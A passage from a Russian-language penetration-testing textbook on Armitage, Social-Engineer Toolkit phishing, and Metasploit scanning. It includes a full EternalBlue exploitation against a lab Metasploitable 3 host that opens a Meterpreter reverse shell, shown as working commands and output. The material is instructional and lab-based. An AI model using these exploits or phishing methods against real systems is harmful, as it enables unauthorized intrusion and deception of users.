Для того чтобы задействовать эксплойт в приложении Armitage, достаточно найти его в списке слева и перетащить на один из значков в правой части окна. Например, я выбрал эксплойт `multi/misc/java_rmi_server` и перетащил его на значок `192.168.1.89`, соответствующий моей системе Metasploitable 2. В результате откроется диалоговое окно с параметрами. В данном случае нам не придется вводить значение переменной `LHOST`, так как приложение Armitage сделает это

за нас. На рис. 5.2 показано диалоговое окно с переменными, необходимыми для запуска эксплойта. Там же вы найдете флажок для установки обратного подключения. Если целевая система доступна для внешних сетей, то, скорее всего, у вас получится установить прямое соединение. Все зависит от наличия возможности подключения к полезной нагрузке после ее запуска.



Работа брандмауэров, преобразование сетевых адресов и другие меры безопасности могут усложнить установку соединения. При попытке прямого подключения ваша цель должна быть доступна через порт эксплуатируемой службы. Порт, связанный с полезной нагрузкой, тоже должен быть доступен. При установке обратного подключения ваш хост и порт, который вы собираетесь прослушивать, должны быть доступны для целевой системы.




Рис. 5.2. Запуск эксплойта в приложении Armitage

Еще одно преимущество Armitage заключается в появлении новой вкладки внизу окна при открытии оболочки на удаленной системе, что позволяет продолжать работу с сеансом `msfconsole`. На рис. 5.3 показан альтернативный способ взаимодействия с эксплуатируемой системой. Белая пунктирная линия вокруг миниатюры с изображением пингвина указывает на то, что данная система была скомпрометирована. В открытом контекстном меню перечислены способы взаимодействия со взломанной системой. Например, меню **Shell (Оболочка)** позволяет открыть оболочку или загрузить файлы. В нижней части окна приложения Armitage появится вкладка с надписью **Shell 1**, обеспечивающая доступ к системе через командную строку.

Использованный нами эксплойт был нацелен на службу, запущенную от имени пользователя-демона. Поэтому, подключившись к системе, мы получили лишь те

права, которыми обладает данный пользователь. Для получения дополнительных прав нам придется запустить эксплойт, направленный на повышение привилегий. Вы можете применить модуль для постэксплуатации, доступный из контекстного меню, показанного на рис. 5.3, или реализовать его самостоятельно. Для этого создайте исполняемый файл в другой системе и загрузите его в целевую.




Рис. 5.3. Консоль msfconsole в Armitage

Социальная инженерия

Фреймворк Metasploit позволяет также реализовывать атаки с использованием методов социальной инженерии. Одной из них является *фишинг*, направленный на то, чтобы заставить пользователя целевой сети перейти по вредоносной ссылке или открыть зараженное вложение. Для автоматизации подобных атак можно задействовать инструмент Social-Engineer Toolkit (*setoolkit*), способный выполнить за нас большую часть работы, в том числе создать электронное письмо с вложениями или клонировать известный веб-сайт, добавив туда зараженное содержимое, открывающее доступ к системе целевого пользователя.

Инструментарий *setoolkit* предусматривает меню, поэтому вам не придется вводить команды и загружать модули, как в случае с *msfconsole*. В него также встроено множество функций для проведения атак. Мы сосредоточимся на меню с методами социальной инженерии, показанном в примере 5.21 и позволяющем проводить фишинговые атаки, создавать поддельные веб-сайты и даже фальшивые точки доступа.

Пример 5.21. Инструментарий setoolkit

```
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
      Version: 8.0.3
      Codename: 'Maverick'
[---] Follow us on Twitter: @TrustedSec [---]
```

```
[---]      Follow me on Twitter: @HackingDave      [---]
[---]      Homepage: https://www.trustedsec.com    [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
```

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: <https://www.trustedsec.com>

It's easy to update using the PenTesters Framework! (PTF)
Visit <https://github.com/trustedsec/ptf> to update all your tools!

Select from the menu:

- 1) Social-Engineering Attacks
- 2) Penetration Testing (Fast-Track)
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>

Инструментарий `setoolkit` проведет вас через весь процесс реализации атаки, задавая наводящие вопросы. Из-за большого количества доступных в Metasploit модулей, предоставляющих множество вариантов, вы можете растеряться. В примере 5.22 показан список форматов файлов, которые можно использовать при реализации такой атаки, как целевой фишинг с массовой рассылкой.

Пример 5.22. Полезные нагрузки для реализации атаки методом массовой рассылки

Select the file format exploit you want.
The default is the PDF embedded EXE.

```
***** PAYLOADS *****

1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
7) Adobe Flash Player "Button" Remote Code Execution
8) Adobe CoolType SING Table "uniqueName" Overflow
9) Adobe Flash Player "newfunction" Invalid Pointer Use
10) Adobe Collab.collectEmailInfo Buffer Overflow
11) Adobe Collab.getIcon Buffer Overflow
12) Adobe JBIG2Decode Memory Corruption Exploit
13) Adobe PDF Embedded EXE Social Engineering
14) Adobe util.printf() Buffer Overflow
```


- 15) Custom EXE to VBA (sent via RAR) (RAR required)
- 16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
- 17) Adobe PDF Embedded EXE Social Engineering (NOJS)
- 18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
- 19) Apple QuickTime PICT PnSize Buffer Overflow
- 20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
- 21) Adobe Reader u3D Memory Corruption Vulnerability
- 22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

После выбора полезной нагрузки для включения в ваше сообщение вам будет предложено выбрать полезную нагрузку для эксплойта, то есть способ получения доступа к скомпрометированной системе, а затем связанный с этой нагрузкой порт. Нужно будет также указать почтовый сервер и целевой объект. Если у вас нет собственного почтового сервера, **setoolkit** может использовать для отправки писем учетную запись Gmail. Однако одна из проблем данного подхода состоит в том, что система Google, как правило, применяет хорошие фильтры для защиты от вредоносного ПО. А вы собираетесь отправлять именно вредоносное ПО, пусть и в рамках тестирования.

Инструментарий **setoolkit** можно применять и для создания вредоносного веб-сайта. Данная программа клонирует веб-страницу с существующего сайта для ее дальнейшей передачи с сервера Apache в системе Kali. После этого вам остается лишь заставить целевого пользователя посетить эту страницу. Есть несколько способов добиться этого. Вы можете использовать доменное имя, содержащее ошибку, в ожидании того, что однажды пользователь введет неправильный URL-адрес, либо отправить ему ссылку по электронной почте или через социальные сети. Вариантов множество. Если реализованная атака окажется успешной, вам удастся подключиться к целевой системе.

Резюме

В дистрибутиве Kali есть несколько инструментов для создания эксплойтов. Выбор подходящего варианта зависит от конкретной целевой системы. Можно использовать эксплойты, нацеленные на устройства Cisco, или фреймворк Metasploit, являющийся практически универсальным инструментом для эксплуатации систем и устройств. Далее перечислены ключевые выводы этой главы.

- Существование нескольких утилит, нацеленных на устройства Cisco, объясняется широким распространением коммутаторов и маршрутизаторов данного производителя.
- Metasploit — это фреймворк для разработки эксплойтов.
- Для Metasploit регулярно выпускаются эксплойты, готовые к применению без внесения каких-либо изменений.
- В Metasploit есть вспомогательные модули, позволяющие выполнять сканирование и решать другие разведывательные задачи.

- В базе данных Metasploit хранятся сведения о хостах, службах и уязвимостях, полученные в результате сканирования или импорта.
- Результаты использования эксплойта не ограничиваются получением командной оболочки.

Полезные ресурсы

- Бесплатный курс по этичному хакингу от Offensive Security *Metasploit Unleashed* (https://oreil.ly/zt_hA).
- Видео Рика Мессье *Penetration Testing with the Metasploit Framework* (<https://oreil.ly/wkKlp>), опубликованное Infinite Skills в 2016 году.
- Коллекция слайдов Феликса Линднера *Router Exploitation* (<https://oreil.ly/iUnHS>).
- Статья в блоге Rapid7 *Cisco IOS Penetration Testing with Metasploit* (<https://oreil.ly/a6U4Y>).
- Статья на сайте GeeksforGeeks *Difference Between Vulnerability and Exploit* (<https://oreil.ly/4sLyV>).
- Сайт с документацией по Metasploit (<https://oreil.ly/QunMb>).

Освоение Metasploit

В предыдущей главе мы обсудили основы взаимодействия с Metasploit. В этой главе мы погрузимся чуть глубже и пройдем все этапы применения эксплойта, начиная со сканирования сети в поисках целевых объектов и заканчивая получением доступа к ним. Для этого мы снова используем Meterpreter — не зависящий от операционной системы интерфейс, встроенный в некоторые из полезных нагрузок Metasploit. Мы обсудим принцип работы полезных нагрузок в системах, а также способы повышения привилегий для выполнения дополнительных задач, включая сбор учетных данных.

Помимо этого, мы обсудим такую важную тему, как проброс трафика. Получив доступ к системе предприятия, в частности к серверу, вы, скорее всего, обнаружите, что она подключена к другим сетям. Эти сети могут быть недоступны для внешнего мира, поэтому рассмотрим способы использования целевой системы в качестве маршрутизатора для передачи трафика в другие доступные для нее сети. Это позволит нам продвигаться вглубь сети, находя все новые цели и возможности для эксплуатации.



При продвижении вглубь сети и эксплуатации все новых систем не стоит отклоняться от плана, согласованного с заказчиком. То, что вы можете пробросить трафик в другую сеть и найти дополнительные цели, еще не означает, что следует это делать. Старайтесь действовать исходя из этических соображений.

Сканирование в поисках целей

В предыдущей главе мы говорили об использовании модулей. Хотя для получения подробной информации о системах и службах, доступных в нашей целевой сети, мы, безусловно, можем использовать такие многофункциональные инструменты, как `ntmap`, но можем применить с этой целью и входящие в состав Metasploit сканеры. Преимущество такого подхода заключается в том, что эксплойты запускаются внутри Metasploit, а полученные результаты сохраняются в базе данных этого фреймворка.

Сканирование портов

Вместо программы `ntmap` мы будем использовать вспомогательные модули для сканирования портов, предусмотренные в Metasploit. Данный фреймворк содержит

отличную коллекцию сканеров портов, удовлетворяющих самые разные потребности. Их список показан в примере 6.1.

Пример 6.1. Сканеры портов в Metasploit

```
msf6 > search portscan
```

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
-	----	-----	----	----	-----
0	auxiliary/scanner/portscan/ftpbounce	normal	No	FTP Bounce	Port Scanner
1	auxiliary/scanner/natpmp/natpmp_portscan	normal	No	NAT-PMP External	Port Scanner
2	auxiliary/scanner/sap/sap_router_portscanner	normal	No	SAPRouter Port	Scanner
3	auxiliary/scanner/portscan/xmas	normal	No	TCP "XMas" Port	Scanner
4	auxiliary/scanner/portscan/ack	normal	No	TCP ACK Firewall	Scanner
5	auxiliary/scanner/portscan/tcp	normal	No	TCP Port Scanner	
6	auxiliary/scanner/portscan/syn	normal	No	TCP SYN Port Scanner	
7	auxiliary/scanner/http/wordpress_pingback_access	normal	No	Wordpress Pingback	Locator

В моей сети есть экземпляр Metasploitable 3. Это сервер Windows, а не система Linux, на которую мы нацеливались ранее в случае с Metasploitable 2. Поскольку мне уже известен IP-адрес, вместо сканирования всей сети я сосредоточусь на получении списка портов, открытых в данной системе. Для этого я воспользуюсь модулем для TCP-сканирования, показанным в примере 6.2. В выводе видно, что после применения модуля я задал только один IP-адрес в качестве значения параметра RHOSTS. Поскольку в данном параметре можно задать диапазон или блок CIDR, я добавил фрагмент /32, указывающий на то, что нас интересует всего один IP-адрес. Добавлять его не обязательно, но это позволяет прояснить, что я действительно имел в виду один хост, а не просто забыл указать конечное значение диапазона IP-адресов.

Пример 6.2. Сканирование портов с помощью модуля Metasploit

```
msf6 > use auxiliary/scanner/portscan/tcp
```

```
msf6 auxiliary(scanner/portscan/tcp) > show options
```

Module options (auxiliary/scanner/portscan/tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----

CONCURRENCY	10	yes	The number of concurrent ports to check per host
DELAY	0	yes	The delay between connections, per thread, in milliseconds
JITTER	0	yes	The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS	1-10000	yes	Ports to scan (e.g., 22-25,80,110-900)
RHOSTS		yes	The target host(s), see https://ssdocs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	1000	yes	The socket connect timeout in milliseconds

```
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.1.223/32
```

```
RHOSTS => 192.168.1.223/32
```

```
msf6 auxiliary(scanner/portscan/tcp) > set THREADS 10
```

```
THREADS => 10
```

```
msf6 auxiliary(scanner/portscan/tcp) > set CONCURRENCY 20
```

```
CONCURRENCY => 20
```

```
msf6 auxiliary(scanner/portscan/tcp) > run
```

```
[+] 192.168.1.223:      - 192.168.1.223:22 - TCP OPEN
[+] 192.168.1.223:      - 192.168.1.223:21 - TCP OPEN
[+] 192.168.1.223:      - 192.168.1.223:80 - TCP OPEN
[+] 192.168.1.223:      - 192.168.1.223:139 - TCP OPEN
[+] 192.168.1.223:      - 192.168.1.223:135 - TCP OPEN
[+] 192.168.1.223:      - 192.168.1.223:445 - TCP OPEN
[+] 192.168.1.223:      - 192.168.1.223:1617 - TCP OPEN
[+] 192.168.1.223:      - 192.168.1.223:3306 - TCP OPEN
[+] 192.168.1.223:      - 192.168.1.223:3389 - TCP OPEN
[+] 192.168.1.223:      - 192.168.1.223:3700 - TCP OPEN
[+] 192.168.1.223:      - 192.168.1.223:4848 - TCP OPEN
[+] 192.168.1.223:      - 192.168.1.223:5985 - TCP OPEN
[+] 192.168.1.223:      - 192.168.1.223:7676 - TCP OPEN
[+] 192.168.1.223:      - 192.168.1.223:8009 - TCP OPEN
[+] 192.168.1.223:      - 192.168.1.223:8020 - TCP OPEN
[+] 192.168.1.223:      - 192.168.1.223:8027 - TCP OPEN
[+] 192.168.1.223:      - 192.168.1.223:8080 - TCP OPEN
[+] 192.168.1.223:      - 192.168.1.223:8181 - TCP OPEN
[+] 192.168.1.223:      - 192.168.1.223:8282 - TCP OPEN
[+] 192.168.1.223:      - 192.168.1.223:8383 - TCP OPEN
[+] 192.168.1.223:      - 192.168.1.223:8484 - TCP OPEN
[+] 192.168.1.223:      - 192.168.1.223:8585 - TCP OPEN
[+] 192.168.1.223:      - 192.168.1.223:8686 - TCP OPEN
[+] 192.168.1.223:      - 192.168.1.223:9200 - TCP OPEN
[+] 192.168.1.223:      - 192.168.1.223:9300 - TCP OPEN
[*] 192.168.1.223/32:    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Как видите, я слегка изменил параметры для ускорения работы модуля. В частности, увеличил количество потоков (THREADS) и число одновременно проверяемых портов (CONCURRENCY). Поскольку это моя сеть, я могу смело увеличить объем

трафика, поступающего на целевой хост. Если вы опасаетесь возникновения проблем, связанных с генерацией трафика, либо появления предупреждений брандмауэра или системы обнаружения вторжений, то можете оставить количество потоков равным 1 и задать для параметра CONCURRENCY значение, меньшее 10 (оно используется по умолчанию).

Недостатком этого модуля является то, что он не предоставляет нам сведений о приложениях, работающих на проверяемых портах. С хорошо известными портами все довольно просто. Я примерно представляю, какие службы задействуют порты 22, 135, 139, 445 и 3306. Однако мне неизвестно назначение множества портов в диапазоне выше 8000, и эти пробелы имеет смысл заполнить. Вместо применения специальных модулей для сканирования служб мы можем воспользоваться функцией сканирования версий, предусмотренной в программе `nmap`. Для этого достаточно выполнить команду `db_nmap -sV 192.168.1.223`, которая заполнит базу данных Metasploit сведениями о службах, имеющих отношение к данному хосту (пример 6.3). Параметр `-R` задает значение `RHOSTS` для осуществления поиска.

Пример 6.3. Сведения о службах, сохраненные в базе данных

```
msf6 auxiliary(scanner/portscan/tcp) > services -R 192.168.1.223
```

```
Services
```

```
=====
```

host	port	proto	name	state	info
----	----	-----	----	-----	----
192.168.1.223	21	tcp	ftp	open	Microsoft ftpd
192.168.1.223	22	tcp	ssh	open	OpenSSH 7.1 protocol 2.0
192.168.1.223	80	tcp	http	open	Microsoft IIS httpd 7.5
192.168.1.223	135	tcp	msrpc	open	Microsoft Windows RPC
192.168.1.223	139	tcp	netbios-ssn	open	Microsoft Windows netbios-ssn
192.168.1.223	445	tcp	microsoft-ds	open	Microsoft Windows Server 2008 R2 - 2012 microsoft ds
192.168.1.223	1617	tcp		open	
192.168.1.223	3306	tcp	mysql	open	MySQL 5.5.20-log
192.168.1.223	3389	tcp	ms-wbt-server	open	
192.168.1.223	3700	tcp		open	
192.168.1.223 1	3920	tcp	ssl/exasoftport	open	
192.168.1.223 let 3.1; JSP 2.3; Java 1.	4848	tcp	ssl/http	open	Oracle GlassFish 4.0 Serv

192.168.1.223	5985	tcp	open	
192.168.1.223	7676	tcp	java-message-se rvice	open Java Message Service 301

Данный список был сокращен для экономии места. Опираясь на полученные результаты, мы можем провести дополнительное сканирование, чтобы подробнее узнать о некоторых службах и реализациях протоколов на целевых хостах.

SMB-сканирование

Протокол SMB (Server Message Block — блок сообщений сервера) используется во многих версиях Microsoft Windows для организации обмена информацией и удаленного управления системами. С помощью него мы можем получить множество подробных сведений о нашем целевом объекте, например определить версию ОС и имя сервера. Для извлечения данных из целевой системы можно использовать модули Metasploit. Хотя многие из них требуют аутентификации, некоторые можно применять без ввода учетных данных. В примере 6.4 показан модуль `smb_version`, предоставляющий подробные сведения о нашей цели. Судя по результатам, целевой системой является Windows Server 2008R2. Это версия Metasploitable, на которую мы нацелились. Она устаревшая, но именно это делает ее идеально подходящей для проведения тестирования.

Пример 6.4. Применение модуля `smb_version` к целевой системе

```
msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.1.223
RHOSTS => 192.168.1.223
msf6 auxiliary(scanner/smb/smb_version) > run
[*] 192.168.1.223:445 - SMB Detected (versions:1, 2) (preferred ←
dialect:SMB 2.1) (signatures:optional) (uptime:40m 47s) ←
(guid:{ba78ab54-638b-4b27-97c8-0ab811149240}) (authentication ←
domain:VAGRANT-2008R2)Windows 2008 R2 Standard SP1 (build:7601) ←
(name:VAGRANT-2008R2) (workgroup:WORKGROUP)
[+] 192.168.1.223:445 - Host is running SMB Detected (versions:1, 2) ←
(preferred dialect:SMB 2.1) (signatures:optional) (uptime:40m 47s) ←
(guid:{ba78ab54-638b-4b27-97c8-0ab811149240}) ←
(authentication domain:VAGRANT-2008R2)Windows 2008 R2 Standard SP1 (build:7601) ←
(name:VAGRANT-2008R2) (workgroup:WORKGROUP)
[*] 192.168.1.223: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Некоторые системы позволяют получить список общих ресурсов, доступных для удаленного чтения или записи без предоставления учетных данных. Когда системный администратор все делает правильно, это оказывается невозможным. Однако иногда неправильные вещи делаются по соображениям целесообразности. В связи с этим нам стоит просканировать удаленные системы на предмет наличия общих ресурсов, доступных для внешнего мира. В примере 6.5 показано, как это можно сделать с помощью модуля `smb_enumshares`.

Пример 6.5. Сканирование, выполняемое в интерфейсе msfconsole

```
msf6 auxiliary(scanner/smb/smb_version) > use auxiliary/scanner/smb/smb_enumshares
msf6 auxiliary(scanner/smb/smb_enumshares) > show options
```

Module options (auxiliary/scanner/smb/smb_enumshares):

Name	Current Setting	Required	Description
HIGHLIGHT_NAME_PATTERN	username password user pass Groups.xml	yes	PCRE regex of resource names to highlight
LogSpider	3	no	0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt) (Accepted: 0, 1, 2, 3)
MaxDepth	999	yes	Max number of subdirectories to spider
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
Share		no	Show only the specified share
ShowFiles	false	yes	Show detailed information when spidering
SpiderProfiles	true	no	Spider only user profiles when share is a disk share
SpiderShares	false	no	Spider shares recursively
THREADS	1	yes	The number of concurrent threads (max one per host)

```
msf6 auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 192.168.1.223
```

```
RHOSTS => 192.168.1.223
```

```
msf6 auxiliary(scanner/smb/smb_enumshares) > run
```

```
[*] 192.168.1.223:139 - Starting module
[-] 192.168.1.223:139 - Login Failed: Unable to negotiate SMB1 with the remote host: Not a valid SMB packet
[*] 192.168.1.223:445 - Starting module
[-] 192.168.1.223:445 - Error when trying to enumerate shares - STATUS_ACCESS_DENIED
[*] 192.168.1.223: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_enumshares) > set SMBUser vagrant
SMBUser => vagrant
msf6 auxiliary(scanner/smb/smb_enumshares) > set SMBPass vagrant
SMBPass => vagrant
msf6 auxiliary(scanner/smb/smb_enumshares) > run
```



```

[*] 192.168.1.223:139 - Starting module
[-] 192.168.1.223:139 - Login Failed: Unable to negotiate SMB1 with the remote ↵
                        host: Not a valid SMB packet
[*] 192.168.1.223:445 - Starting module
[!] 192.168.1.223:445 - peer_native_os is only available with SMB1 ↵
                        (current version: SMB2)
[!] 192.168.1.223:445 - peer_native_lm is only available with SMB1 ↵
                        (current version: SMB2)
[+] 192.168.1.223:445 - ADMIN$ - (DISK|SPECIAL) Remote Admin
[+] 192.168.1.223:445 - C$ - (DISK|SPECIAL) Default share
[+] 192.168.1.223:445 - IPC$ - (IPC|SPECIAL) Remote IPC
[*] 192.168.1.223: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

В результате запуска этого модуля мы выяснили, что для извлечения информации из нашей целевой системы необходимо ввести учетные данные. Это вполне ожидаемо, однако попробовать провести такое сканирование все равно стоит. В данном случае нам известны имя пользователя и пароль для доступа к удаленной системе. Так бывает не всегда, однако если у вас есть некоторые предположения, можете запустить сканирование с указанием предположительных учетных данных, чтобы попытаться получить дополнительные сведения. В данном случае хорошая новость заключается в том, что удаленный сервер блокирует анонимные запросы такого рода, то есть не позволяет получить доступ без аутентификации.

Сканирование на уязвимости

Протокол SMB — подходящая цель для дальнейшего исследования, поскольку он очень широко используется в корпоративных сетях. Мы можем выполнять сканирование на уязвимости в Metasploit, даже не имея учетных данных. За прошедшие годы в системе Windows было обнаружено несколько уязвимостей, связанных с протоколами SMB и CIFS (Common Internet File System — общая файловая система интернета). Фреймворк Metasploit предусматривает эксплойты для некоторых из них. Однако перед запуском того или иного эксплойта нам следует проверить систему на предмет подверженности соответствующей уязвимости. Такие проверки доступны не только для уязвимостей в протоколе SMB, но поскольку мы работаем с Windows и рассматриваем SMB-системы, то сосредоточимся именно на них. Код примера 6.6 проверяет наличие в нашей системе Metasploitable 3 уязвимости, которой можно воспользоваться с помощью эксплойта MS17-010, также известного как *EternalBlue*.



EternalBlue — это один из эксплойтов, разработанных Агентством национальной безопасности (АНБ), информацию о котором опубликовала хакерская группировка Shadow Brokers. Впоследствии он был использован в атаках с применением программы-вымогателя WannaCry.

Для проверки этой уязвимости загрузим еще один вспомогательный модуль.

Пример 6.6. Проверка цели на предмет подверженности эксплойту MS17-010

```
msf6 auxiliary(scanner/smb/smb_enumshares) > use auxiliary/scanner/smb/smb_ms17_010
```

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/smb/smb_ms17_010		normal No		MS17-010 SMB RCE Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_ms17_010

[*] Using auxiliary/scanner/smb/smb_ms17_010

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options
```

Module options (auxiliary/scanner/smb/smb_ms17_010):

Name	Current Setting	Required	Description
CHECK_ARCH	true	no	Check for architecture on vulnerable hosts
CHECK_DOPU	true	no	Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE	false	no	Check for named pipe on vulnerable hosts
NAMED_PIPES	/usr/share/metasploit-framework/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads (max one per host)

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.1.223
```

```
RHOSTS => 192.168.1.223
```

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set THREADS 10
```

```
THREADS => 10
```

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
```

```
[+] 192.168.1.223:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
```

```
[*] 192.168.1.223:445 - Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

Убедившись в наличии уязвимости (с помощью сканера наподобие OpenVAS или модуль Metasploit), мы можем приступить к ее эксплуатации. Однако не стоит ожидать, что использование одного сканера позволит вам выявить все уязвимости в системе. Для этого понадобится также просканировать порты и применить другие методы разведки. Получив список служб и приложений, мы сможем найти модули Metasploit, предназначенные специально для запущенных служб и приложений, прослушивающих открытые порты.

Эксплуатация уязвимости целевой системы

Чтобы проникнуть в целевую систему, мы дважды запустим эксплойт EternalBlue. В первый раз мы используем полезную нагрузку по умолчанию, а во второй — изменим ее, чтобы получить другой интерфейс. В первом случае мы просто загружаем эксплойт (пример 6.7). Его параметры можно не менять. Единственный параметр, который я задал перед запуском эксплойта, — номер удаленного хоста (RHOST). Как видите, данный эксплойт работает отлично, предоставляя нам удаленный доступ к системе. Высока вероятность того, что этот конкретный эксплойт отработает успешно, однако не стоит ожидать, что он будет срабатывать всегда. На самом деле при его многократном запуске вы можете столкнуться со сбоями, вызванными повреждением памяти.

Пример 6.7. Эксплуатация системы Metasploitable 3 с помощью EternalBlue

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_
eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.1.223
RHOST => 192.168.1.223
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.43:4444
[*] 192.168.1.223:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.1.223:445 - Host is likely VULNERABLE to MS17-010! - Windows
Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.223:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.223:445 - The target is vulnerable.
[*] 192.168.1.223:445 - Connecting to target for exploitation.
[+] 192.168.1.223:445 - Connection established for exploitation.
[+] 192.168.1.223:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.223:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.1.223:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20
32 Windows Server 2
[*] 192.168.1.223:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64
20 008 R2 Standard
[*] 192.168.1.223:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61
63 7601 Service Pack 1
[*] 192.168.1.223:445 - 0x00000030 6b 20 31
[+] 192.168.1.223:445 - Target arch selected valid for arch indicated by
DCE/RPC reply
[*] 192.168.1.223:445 - Trying exploit with 12 Groom Allocations.
```

```

[*] 192.168.1.223:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.223:445 - Starting non-paged pool grooming
[+] 192.168.1.223:445 - Sending SMBv2 buffers
[+] 192.168.1.223:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.223:445 - Sending final SMBv2 buffers.
[*] 192.168.1.223:445 - Sending last fragment of exploit packet!
[*] 192.168.1.223:445 - Receiving response from exploit packet
[+] 192.168.1.223:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.223:445 - Sending egg to corrupted connection.
[*] 192.168.1.223:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.1.223
[+] 192.168.1.223:445 - =====
[+] 192.168.1.223:445 - =====WIN=====
[+] 192.168.1.223:445 - =====
[*] Meterpreter session 1 opened (192.168.1.43:4444 -> 192.168.1.223:49943) at 2023-08-05 18:06:36 -0400

meterpreter >

```

